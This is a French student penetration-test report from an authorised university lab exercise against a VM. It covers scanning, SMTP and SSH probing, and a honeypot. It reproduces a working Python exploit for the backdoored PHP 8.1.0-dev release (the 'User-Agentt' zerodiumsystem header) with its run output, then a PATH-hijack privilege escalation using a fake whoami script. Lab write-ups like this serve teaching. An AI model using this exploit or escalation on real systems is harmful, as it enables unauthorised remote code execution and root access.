RAPPORT PENTEST TP1

AUTEUR : SAMPEREZ ALEXANDRE
GROUPE : 1B
DATE DU PENTEST : 02/10/2025
AUTORISATION : TEST DE PÉNÉTRATION AUTORISÉ PAR THOMAS ARMEL.

SOMMAIRE :

01 — AUTORISATION
02 — SCAN DU RÉSEAU
03 — SMTP (PORT 25)
04 — SSH (PORT 2222)
05 — HTTP (PORT 8080) — VECTEUR D'ENTRÉE PRINCIPAL (3 ANALYSES)
06 — REVERSE SHELL
07 — CRÉATION D'UNE FAUSSE WHOAMI & PATH HIJACK
08 — CONCLUSION & RECOMMANDATIONS

01 — AUTORISATION

CONTEXTE LÉGAL : DANS LE CADRE PÉDAGOGIQUE DU TP1 (IUT), LE TEST DE PÉNÉTRATION A ÉTÉ EXPLICITEMENT AUTORISÉ PAR THOMAS ARMEL POUR AGIR SUR LA VM CIBLE ET LE RÉSEAU FOURNI. L'AUTORISATION COUVRE UNIQUEMENT LES ACTIONS RÉALISÉES ET DOCUMENTÉES DANS CE RAPPORT.

02 — SCAN DU RÉSEAU

OBJECTIF : DÉCOUVERTE D'HÔTES ET DE SERVICES POUR DÉFINIR LA SURFACE D'ATTAQUE.

```
root@rtnnnpxx:~/Téléchargements# nmap -A 192.168.56.2
Starting Nmap 7.80 ( https://nmap.org ) at 2025-10-02 14:52 CEST
Nmap scan report for 192.168.56.2
Host is up (0.00040s latency).
All 1000 scanned ports on 192.168.56.2 are filtered
MAC Address: 08:00:27:E9:15:0A (Oracle VirtualBox virtual NIC)
Too many fingerprints match this host to give specific OS details
Network Distance: 1 hop

TRACEROUTE
HOP RTT     ADDRESS
1   0.40 ms 192.168.56.2

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 2.72 seconds
root@rtnnnpxx:~/Téléchargements# nmap -A 192.168.56.105
Starting Nmap 7.80 ( https://nmap.org ) at 2025-10-02 14:53 CEST
Nmap scan report for 192.168.56.105
Host is up (0.00079s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE    VERSION
25/tcp   open  smtp-proxy Python SMTP Proxy 0.3
|_smtp-commands: debian-TD1,
2222/tcp open  ssh        OpenSSH 6.0p1 Debian 4+deb7u2 (protocol 2.0)
| ssh-hostkey:
|   2048 9f:59:32:33:e7:5b:af:4c:a9:ae:41:e1:00:2e:c9:16 (RSA)
|   256 d3:6b:7e:13:02:dd:e5:ca:41:49:65:22:24:b2:20:82 (ECDSA)
|_  256 1f:9b:3b:97:2c:52:8f:f5:a5:35:56:8b:4b:61:1a:41 (ED25519)
8080/tcp open  http       PHP cli server 5.5 or later (PHP 8.1.0-dev)
|_http-open-proxy: Proxy might be redirecting requests
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
```

RÉSULTAT SYNTHÉTIQUE :

- HÔTE VICTIME IDENTIFIÉ : 192.168.56.105.
- PORTS / SERVICES NOTABLES : 2222 (SSH), 25 (SMTP), 8080 (HTTP — APPLICATION WEB).

CONCLUSION SCAN : PRIORISER L'ANALYSE DE L'APPLICATION WEB (8080) ; SSH/SMTP EXAMINÉS ENSUITE.

03 — SMTP (PORT 25)

APPROCHE : CONNEXION AU SERVICE SMTP ET TEST DES COMMANDES STANDARDS.

```
root@rtnnnpxx:~/Téléchargements# telnet 192.168.56.105 25
Trying 192.168.56.105...
Connected to 192.168.56.105.
Escape character is '^]'.
220 debian-TD1 Python SMTP proxy version 0.3
help
250 Supported commands: EHLO HELO MAIL RCPT DATA RSET NOOP QUIT VRFY
```

OBSERVATIONS :

- LE SERVEUR SMTP RÉPOND AUX COMMANDES STANDARDS ; AUCUNE COMMANDE IDENTIFIÉE PERMETTANT D'OBTENIR UN ACCÈS SHELL OU D'ESCALADER DIRECTEMENT LES PRIVILÈGES DANS LE PÉRIMÈTRE DU TP.
- PAS D'INDICATION D'UN RELAIS OUVERT EXPLOITABLE POUR L'ACCÈS INITIAL.

CONCLUSION SMTP : FAIBLE INTÉRÊT POUR L'EXPLOITATION INITIALE DANS CET EXERCICE.

04 — SSH (PORT 2222)

APPROCHE : TESTS D'AUTHENTIFICATION ET VÉRIFICATION DES POLITIQUES SSH.

```
root@rtnnnpxx:~/Téléchargements# ssh -p 2222 root@192.168.56.105
The authenticity of host '[192.168.56.105]:2222 ([192.168.56.105]:2222)' can't be established.
ECDSA key fingerprint is SHA256:EcS+eAgLI1ILh5KpeDT9nY4apzqs6STJ+fxQJ9gS05Q.
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '[192.168.56.105]:2222' (ECDSA) to the list of known hosts.
root@192.168.56.105's password:
Permission denied, please try again.
root@192.168.56.105's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
root@svr04:~# help
```

OBSERVATIONS :

- PRÉSENCE D'UN SERVICE SSH ; LORS DES TENTATIVES, LE SERVICE S'EST AVÉRÉ ÊTRE UN LEURRE / HONEYPOT NE DONNANT PAS ACCÈS AU SYSTÈME FINAL VISÉ.

CONCLUSION SSH : SERVICE PRÉSENT MAIS NON UTILISÉ COMME VECTEUR FINAL DANS CE TP.

05 — HTTP (PORT 8080) — VECTEUR D'ENTREE PRINCIPAL (3 ANALYSES)

ANALYSE 1 — RÉCUPÉRATION DE L'EN-TÊTE (RECONNAISSANCE)

APPROCHE : OUVERTURE DU SITE CIBLE ET COLLECTE DES EN-TÊTES HTTP (VIA BURP SUITE).

Request

Pretty | Raw | Hex

```
GET / HTTP/1.1
Host: 192.168.56.105:8080
Accept-Language: fr-FR,fr;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
 Chrome/140.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/
apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
```

Response

Pretty | Raw | Hex | Render

```
1  HTTP/1.1 200 OK
2  Host: 192.168.56.105:8080
3  Date: Thu, 02 Oct 2025 13:07:39 GMT
4  Connection: close
5  X-Powered-By: PHP/8.1.0-dev
6  Content-type: text/html; charset=UTF-8
7
8  <!DOCTYPE html>
9  <html lang="fr">
10
11     <style>
12         .wrong{
13             color:red;
14         }
15     </style>
16
17     <form action="/" method="get">
18         <p>
19             <label for="login">
                   Login:
               </label>
20             <input type="text" name="login" id="login" />
21         </p>
22         <p>
23             <label for="pass">
                   Password:
               </label>
24             <input type="password" name="pass" id="pass" />
25         </p>
26         <p>
27             <input type="submit" value="login" />
28         </p>
29     </form>
30     <p>
31         <span class="wrong">
32         </span>
33     </p>
34 </html>
35
```

OBSERVATIONS :

- LES EN-TÊTES ONT RÉVÉLÉ DES INFORMATIONS SUR LA STACK (INDICATIONS PHP ET PRÉSENCE D'UN PROXY PYTHON), PERMETTANT D'ORIENTER LA RECHERCHE VERS DES VULNÉRABILITÉS PUBLIQUES (CVE).

CONCLUSION ANALYSE 1 : L'EN-TÊTE FOURNIT LA VERSION/TECHNOLOGIE NÉCESSAIRE POUR RECHERCHER DES CVE PERTINENTES.

ANALYSE 2 — PRÉSENTATION DU SCRIPT D'EXPLOITATION

APPROCHE : IDENTIFICATION D'UNE CVE PUBLIQUE CORRESPONDANT À LA VERSION DÉTECTÉE

```
# Version: 8.1.0-dev
# Tested on: Ubuntu 20.04
# References:
#    - https://github.com/php/php-src/commit/2b0f239b211c7544ebc7a4cd2c977a5b7a11ed8a
#    - https://github.com/vulhub/vulhub/blob/master/php/8.1-backdoor/README.zh-cn.md

"""
Blog: https://flast101.github.io/php-8.1.0-dev-backdoor-rce/
Download: https://github.com/flast101/php-8.1.0-dev-backdoor-rce/blob/main/backdoor_php_8.1.0-dev.py
Contact: flast101.sec@gmail.com

An early release of PHP, the PHP 8.1.0-dev version was released with a backdoor on March 28th 2021, but the backdoor was quickly discovered and removed. If this version of PHP runs on a server, an attacker can execute arbitrary code by sending the User-Agentt header.
The following exploit uses the backdoor to provide a pseudo shell ont the host.
"""

#!/usr/bin/env python3
import os
import re
import requests

host = input("Enter the full host url:\n")
request = requests.Session()
response = request.get(host)

if str(response) == "<Response [200]>":
    print("\nInteractive shell is opened on", host, "\nCan't acces tty; job crontol turned off.")
    try:
        while 1:
            cmd = input("$ ")
            headers = {
            "User-Agent": "Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0",
            "User-Agentt": "zerodiumsystem('" + cmd + "');"
            }
            response = request.get(host, headers = headers, allow_redirects = False)
            current_page = response.text
            stdout = current_page.split('<!DOCTYPE html>',1)
            text = print(stdout[0])
    except KeyboardInterrupt:
        print("Exiting...")
        exit

else:
    print("\r")
    print(response)
    print("Host is not available, aborting...")
    exit
```

CONCLUSION ANALYSE 2 : ON A BIEN TROUVÉ LA CVE ET ON LA SAUVEGARDE SUR LE PC POUR POUVOIR L'EXPLOITÉ

ANALYSE 3 — EXÉCUTION DU SCRIPT & ÉTAT POST-EXPLOITATION

APPROCHE : EXÉCUTION CONTRÔLÉE DE LA CVE → VÉRIFICATION DU COMPORTEMENT ET OBTENTION D'UN ACCÈS INITIAL.

```
root@rtnnnpxx:~/Téléchargements# python3 Exploit.py
Enter the full host url:
http://192.168.56.105:8080

Interactive shell is opened on http://192.168.56.105:8080
Can't acces tty; job crontol turned off.
$ ls
cowrie
libcrypto.so.1.1
libssl.so.1.1
mailoney
php
php-root
processes.sh
root_flag.txt
runasroot
runasroot.c
user_flag.txt
var

$ cat user_flag.txt
JekQ5ZRJxv5Ce33yMjg5hkqWQCobCr

$ cat root_flag.txt

$
```

OBSERVATIONS :


- LE SCRIPT A PERMIS D'OBTENIR UNE SESSION NON-PRIVILÉGIÉE (USER) SUR LA MACHINE CIBLE.
- LA SESSION INITIALE FOURNIE N'ÉTAIT PAS CONFORTABLE (ABSENCE DE TTY COMPLET) → MISE EN PLACE D'UN REVERSE SHELL POUR

- OBTENIR UNE SESSION INTERACTIVE EXPLOITABLE.
- EN TANT QUE USER : LECTURE DU USER_FLAG POSSIBLE. LE ROOT_FLAG EST PRÉSENT MAIS LISIBLE UNIQUEMENT PAR ROOT (PERMISSION REFUSÉE EN USER).

CONCLUSION ANALYSE 3 : EXPLOITATION RÉUSSIE POUR OBTENIR UN ACCÈS USER ; LECTURE DU USER_FLAG POSSIBLE. LE ROOT_FLAG RESTE PROTÉGÉ TANT QU'UNE ÉLÉVATION LOCALE N'EST PAS RÉALISÉE.

06 — REVERSE SHELL

DÉMARRER UN LISTENER CÔTÉ ATTAQUANT ET DÉCLENCHER DEPUIS LA CIBLE UNE CONNEXION SORTANTE (REVERSE SHELL) POUR OBTENIR UNE SESSION INTERACTIVE (TTY) UTILISABLE POUR L'INVESTIGATION.



OBSERVATIONS :

- SESSION INTERACTIVE OBTENUE SOUS L'UTILISATEUR NON-PRIVILÉGIÉ (USER) VIA UN CANAL REVERSE SHELL.
- LA SESSION PERMET LA NAVIGATION, L'ÉDITION DE FICHIERS ACCESSIBLES EN USER ET LA LECTURE DE USER_FLAG.
- ROOT_FLAG RESTE INACCESSIBLE EN L'ÉTAT (PERMISSION REFUSÉE POUR L'UTILISATEUR NON-PRIVILÉGIÉ).

CONCLUSION :

LE REVERSE SHELL FOURNIT UNE SESSION INTERACTIVE EXPLOITÉE POUR LES INVESTIGATIONS POST-EXPLOITATION (LECTURE DE FICHIERS ET ACTIONS EN USER). IL PERMET D'AVANCER L'ANALYSE LOCALE MAIS N'ACCORDE PAS AUTOMATIQUEMENT L'ACCÈS AU ROOT_FLAG SANS ÉLÉVATION DE PRIVILÈGES.

07 — CRÉATION D'UNE FAUSSE WHOAMI & PATH HIJACK

PARTIE A — LE FICHIER

ON CONSTATE QUE LE BINAIRE RUNASROOT APPELLE LA COMMANDE WHOAMI SANS PRÉCISER DE CHEMIN. EN CONSÉQUENCE, ON CRÉE/MODIFIE UN FICHIER EXÉCUTABLE NOMMÉ WHOAMI DANS UN RÉPERTOIRE CONTRÔLABLE (EX. /TMP) DONT LE CONTENU EST CONÇU POUR LIRE LE FICHIER PROTÉGÉ (LE ROOT_FLAG). CE FICHIER REMPLACE LA FONCTIONNALITÉ NORMALE DE WHOAMI PAR UNE ACTION VISANT À RÉCUPÉRER LA DONNÉE CIBLÉE.

```
  GNU nano 7.2                                  /tmp/whoami
#! /bin/bash
/bin/cat /app/root_flag.txt
```

PARTIE B — EXPLOITATION

ENSUITE, ON PLACE TEMPORAIREMENT CE RÉPERTOIRE EN TÊTE DE LA VARIABLE D'ENVIRONNEMENT PATH (POUR QUE LE SYSTÈME RÉSOLVE D'ABORD /TMP/WHOAMI) PUIS ON EXÉCUTE LE BINAIRE RUNASROOT. COMME RUNASROOT INVOQUE WHOAMI SANS CHEMIN ABSOLU, IL EXÉCUTE LA VERSION CONTRÔLÉE DANS /TMP AVEC LES PRIVILÈGES DU PROPRIÉTAIRE DU BINAIRE (ROOT) ; LA SORTIE PRODUITE EST ALORS LE CONTENU DU ROOT_FLAG, PROUVANT L'ÉLÉVATION LOCALE.

```
user@debian-TD1:/app$ PATH=/tmp:$PATH ./runasroot
jqFLiG5L9MW4gSX9kC4AkGbr22FEWf
```

08 — CONCLUSION & RECOMMANDATIONS

LORS DE NOTRE TENTATIVE D'ACCÈS À LA MACHINE VICTIME, ON CONSTATE QUE LE SERVEUR SMTP NE PRÉSENTE PAS DE VECTEUR D'ÉLÉVATION NOTABLE : IL RÉPOND AUX COMMANDES CLASSIQUES MAIS N'AUTORISE AUCUN ACCÈS PRIVILÉGIÉ EXPLOITABLE. DE MÊME, LE SERVICE SSH OBSERVÉ S'EST AVÉRÉ ÊTRE UN HONEYPOT, CONFIGURÉ POUR PIÉGER ET ALERTER SUR LES TENTATIVES D'INTRUSION PLUTÔT QUE POUR DONNER UN ACCÈS RÉEL. LA VULNÉRABILITÉ CRITIQUE A ÉTÉ TROUVÉE SUR LE PORT 8080 (HTTP) : L'ANALYSE DES EN-TÊTES A RÉVÉLÉ UNE VERSION DE PHP 8.1 VULNÉRABLE POUR LAQUELLE UN EXPLOIT PUBLIC EXISTE, CE QUI NOUS A PERMIS D'OBTENIR UN ACCÈS UTILISATEUR SUR LA MACHINE. POUR CORRIGER CE RISQUE, IL EST IMPÉRATIF DE METTRE À JOUR PHP SUR LE SERVEUR WEB VERS UNE VERSION SUPPORTÉE ET CORRIGÉE — JE RECOMMANDE D'INSTALLER LA DERNIÈRE VERSION STABLE (PAR EX. PHP 8.2) ET D'APPLIQUER IMMÉDIATEMENT TOUS LES CORRECTIFS DE SÉCURITÉ DISPONIBLES. ENFIN, LIMITER L'ACCÈS RÉSEAU AU SERVICE WEB (FIREWALL / REVERSE PROXY) ET DÉPLOYER UN WAF SONT DES MESURES COMPLÉMENTAIRES SIMPLES ET EFFICACES POUR BLOQUER LES TENTATIVES D'EXPLOITATION.